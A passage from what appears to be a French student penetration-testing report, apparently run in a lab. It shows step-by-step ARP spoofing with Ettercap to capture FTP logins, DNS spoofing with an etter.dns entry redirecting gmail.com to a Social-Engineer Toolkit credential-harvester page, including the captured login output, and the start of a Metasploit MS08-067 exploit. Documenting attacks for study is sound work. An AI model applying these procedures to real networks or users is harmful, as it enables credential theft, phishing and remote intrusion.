L'outil qui sera utilisé pour effectuer l'arp spoofing et l'analyse tu traffic (sniffing) est **Ettercap**.

La commande **ettercap –G** permet de lancer le mode graphique de Ettercap (*figure 31*).




Figure 31 : interface d'Ettercap lors du lancement

La première étape consiste à sélectionner le menu "**Sniff**" > "**Unified sniffing**" afin d'écouter le trafic réseau (*figure 32-gauche*). En temps normal, lorsqu'une machine reçoit des paquets qui ne lui sont pas destinés, elle ne les traite pas. Avec l'option **Unified sniffing**, ce ne sera plus le cas puisque Ettercap prendra en compte ces paquets afin de les analyser.

Il apparait ensuite une boîte de dialogue proposant le choix de l'interface réseau. Dans notre cas c'est l'interface **eth3** (*figure 32-droite*).




Figure 32 : onglet contenant l'option Unified Sniffing (gauche) et interface permettant le choix de l'interface (droite)

L'analyse rapide des hôtes du réseau est ensuite lancée par le menu "**Host**" > "**Scan for hosts**" (*figure 33*). La liste des hôtes découverts (*figure 34*) est accessible avec le menu "**Host**" > "**Hosts list**".




Figure 33 : Onglet host de ettercap




Figure 34 : Liste des hôtes découverts

A partir de l'analyse des résultats du scan Nmap, l'attaquant opte pour l'interception du trafic entre le serveur windows 2003 (adresse192.168.0.10 fournissant les services ftp, http, mail, dns, dhcp) et le client windows xp (adresses: 192.168.0.11), en espérant que le client fasse des tentatives de connexion ou des requêtes au serveur.

Ettercap permet de répartir les hôtes découverts entre deux groupes **Target1** et **Target2**, ceci afin d'intercepter le trafic entre les machines du groupe Target1 et celles du groupe Target2.




Figure 35 : répartition des cibles pour le MITM

Le serveur est ajouté au groupe Target2 et les autres machines (dans ce cas la machine cliente) au groupe Target1 avec les boutons "**Add to Target1**" et "**Add to Target2**" de la *figure 34*. La répartition des machines peut être observée avec l'option "**Targets**">"**Current Targets**" (*figure 35*).

La répartition des cibles étant effectuée, l'ARP spoofing est lancée par le menu "**Mitm**">"**Arp poisonning**"(*figure 36-gauche*).




Figure 36 : Onglet MITM (gauche) et interface de choix du Type d'ARP poisonning (droite)

La boîte de dialogue qui apparaît (*figure 36-droite*) fourni deux choix:

- **Sniff remote connections:** dit à Ettercap d'analyser les liaisons directes entre TARGET1 et TARGET2, mais également les échanges qui partent d'une cible en allant vers l'extérieur du réseau ou inversément.
- **Only poison one-way:** spécifie que l'empoisonnement ARP doit cibler seulement les machines du groupe TARGET1 (machine cliente). En effet l'empoisonnement des clients est moins risqué

que celui d'un Gateway (placé dans Target2) où il y'a plus de chance qu'un mécanisme de détection de l'ARP spoofing soit mis en place.

Dans ce cas-ci l'option **Sniff remote connections** seule est sélectionnée. Donc l'empoisonnement cible les deux groupes Target1 et Target2.

L'étape finale consiste à lancer le sniff en choisissant "**Start**">"**Start sniffing**".

L'attaquant reste alors en attente d'une tentative de connexion du client au serveur (par ftp, http, telnet etc..).

Dans le cas où un client cherche à se connecter au serveur ftp afin d'accéder à des documents, il lance **l'explorateur de Windows** (celui-ci pouvant faire office de client ftp) et entre le lien du serveur **ftp://192.168.0.10** (*figure 37*).




Figure 37 : Champs d'authentification pour l'accès au serveur ftp

Lorsqu'il entre le nom d'utilisateur et le mot de passe pour accéder aux dossiers du serveur, l'attaquant intercepte ces informations comme l'indique la *figure 38*.




Figure 38 : interception du login/mot de passe

IV.3.1.b. Fishing d'un site web: Cas de Gmail

Cette étape utilise le **DNS Spoofing** afin de modifier de façon malveillante les références entre **nom DNS** et **adresse IP** et ainsi rediriger le client d'un site web vers une autre adresse IP. Dans ce scenario, la manœuvre consiste à intercepter et à répondre à des requêtes DNS à la place du serveur (faisant office de serveur DNS dans le réseau). Ainsi certaines réponses contiendront de fausses références **nom DNS/adresse IP** où l'adresse IP sera l'adresse IP de l'attaquant.

L'analyse du trafic avec un sniffer comme **Wireshark**, décèle du trafic à destination du site de messagerie électronique **gmail.com**. L'accès à ce site est sécurisé par le protocole **https,** ce qui ne permet pas de lire le contenu du trafic. L'attaquant opte alors pour le DNS Spoofing afin de détourner les clients du site vers un site fictif sur la machine de l'attaquant.

L'outil choisi pour déployer le site fictif est **SET (Social-Engineer Toolkit)** qui est riche en fonctionnalités destinées au **social engeenering**.

Procédure pour la mise en place du site:

- Aller dans le répertoire **/pentest/exploits/set/** avec la commande **cd /pentest/exploits/set/**
- Lancer l'outil avec la commande **./set**.



Figure 39 : Options principales de SET

- L'interface d'acceuil fourni plusieurs options principales (*figure 39*). Parmi celles-ci, l'option choisie est le **1** (**Social Engineering Attacks**) afin d'avoir accès aux possibilités d'attaque par social engeenering.




Figure 40 : Sous options de Social Engineering Attacks (gauche) et sous options de l'option Website Attack Vectors (droite)

- Le choix précédent découle vers les options de la *figure 40-gauche*.L'option **2** (**Website Attack Vectors**) est choisie puis l'option **3** (**Credential Harvester Attack Method**) (*figure 40-droite*). Ensuite on choisit l'option **1** (**Web templates**) qui fournit les modèles de page web disponibles

dans l'outil permettant d'usurper les vrais sites (*figure 41*).




Figure 41 : sous options de Credential Harvester Attack Method

- On choisit alors le modèle qui correspond à **gmail** (*figure 42*) avec l'option **2**.




Figure 42 : choix du template

Cette option lance un **service http** sur le port 80 (port du service http) avec comme page d'accueil, la fausse page de gmail.

- Après la configuration du faux site, on paramètre le **DNS spoofing** sur Ettercap (l'attaque **MITM** étant toujours en cours**)**. Ceci consiste à éditer le fichier **/etc/ettercap/etter.dns**. A la dernière ligne, on ajoute les paramètres suivants:

```
########################################"
### gmail

gmail.com       A       192.168.0.128

*.gmail.com     A       192.168.0.128
```

Figure 43 : paramètres du dns spoof sur ettercap dans etter.dns

Ces paramètres indiquent à Ettercap de répondre à des requêtes DNS (interceptées) sur le domaine **gmail.com** par l'adresse IP indiquée à droite. Cette adresse IP **192.168.0.128** est celle de l'attaquant.

Après cette configuration, dans l'interface de Ettercap, on accède aux plugins par le menu "**Plugins**" > "**Manage the plugins**" (*figure 39*). On lance alors le plugin **dns_spoof** (*figure 40*) qui active le DNS spoofing**.**




Figure 44 : onglet d'accès aux plugins (à gauche) et aperçut des plugins dans Ettercap (à droite)

Dans le cas où la machine cliente se connecte au site de gmail en lançant **www.gmail.com**, celle-ci est redirigée sans le savoir vers l'adresse 192.168.0.128 qui répond par une fausse page gmail (*figure 45*).




Figure 45 : interface fictive de gmail

Le client saisi son login et mot de passe puis lorsqu'il lance la requête, il est redirigé vers la page authentique (*figure 46*).




Figure 46 : interface réelle de gmail

Il y'a de fortes chances qu'il ne se doute de rien. Mais du côté de l'attaquant, celui-ci obtient les informations du client (*figure 47*).

```
[*] This could take a little bit...

The best way to use this attack is if username and password for
fields are available. Regardless, this captures all POSTs on a
[*] I have read the above message. [*]

Press {return} to continue.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.0.11 - - [07/Jul/2013 14:09:18] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
PARAM: ltmplcache=2
PARAM: continue=https://mail.google.com/mail/?
PARAM: service=mail
PARAM: rm=false
PARAM: dsh=5754372714185423461
PARAM: ltmpl=default
PARAM: ltmpl=default
PARAM: scc=1
PARAM: ss=1
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=mailemployе
POSSIBLE PASSWORD FIELD FOUND: Passwd=passwordemployе
PARAM: rmShown=1
PARAM: signIn=Sign+in
PARAM: asts=
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 47 : interception du mot de passe gmail par SET

Il peut alors de cette manière recueillir des comptes de plusieurs utilisateurs.

IV.3.2.L'attaque par exploitation: cas du buffer overflow

L'outil utilisé ici est le framework **Metasploit**. Parmi les données recueillies lors de l'analyse de vulnérabilité avec **Nessus**, l'attaquant opte pour la vulnérabilité de code **MS08-067** (code correspondant au numéro du patch sorti par Microsoft pour corriger cette faille). Celui-ci cible le service **SMB** qui permet le partage de fichiers et de ressources réseau (*figure 48*).



Figure 48 : informations sur la vulnérabilité MS08-067

Utilisation de l'outil Metasploit

On lance la console de Metasploit avec la commande **msfconsole** (*figure 49*).




Figure 49 : shell de metasploit

Pour rechercher dans Metasploit la référence vers l'exploit correspondant à la vulnérabilité, on tape

la commande **search ms08_067 -t exploit** (*figure 50*).

```
msf > search ms08_067 -t exploit

Matching Modules
================

   Name                                Disclosure Date          Rank   Description
   ----                                ---------------          ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great  Microsoft Ser
```

Figure 50 : recherche de l'exploit

Le chemin est **exploit/windows/smb/ms08_067_netapi**. On lance alors la commande **use exploit/windows/smb/ms08_067_netapi** pour sélectionner l'exploit choisi. Ensuite on choisit le "**payload**" (code exécuté après s'être introduit dans la machine cible, il nous permet de contrôler la machine d'une victime) à utiliser. La commande **show payloads** nous permet d'avoir un aperçu des payloads utilisables (*figure 51*).

```
msf  exploit(ms08_067_netapi) > show payloads

Compatible Payloads
===================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   generic/custom                                         normal  Custom Payload
   generic/debug_trap                                     normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                 normal  Generic Command Shell, Bi
   generic/shell_reverse_tcp                              normal  Generic Command Shell, Re
   generic/tight_loop                                     normal  Generic x86 Tight Loop
   windows/dllinject/bind_ipv6_tcp                        normal  Reflective DLL Injection,
   windows/dllinject/bind_nonx_tcp                        normal  Reflective DLL Injection,
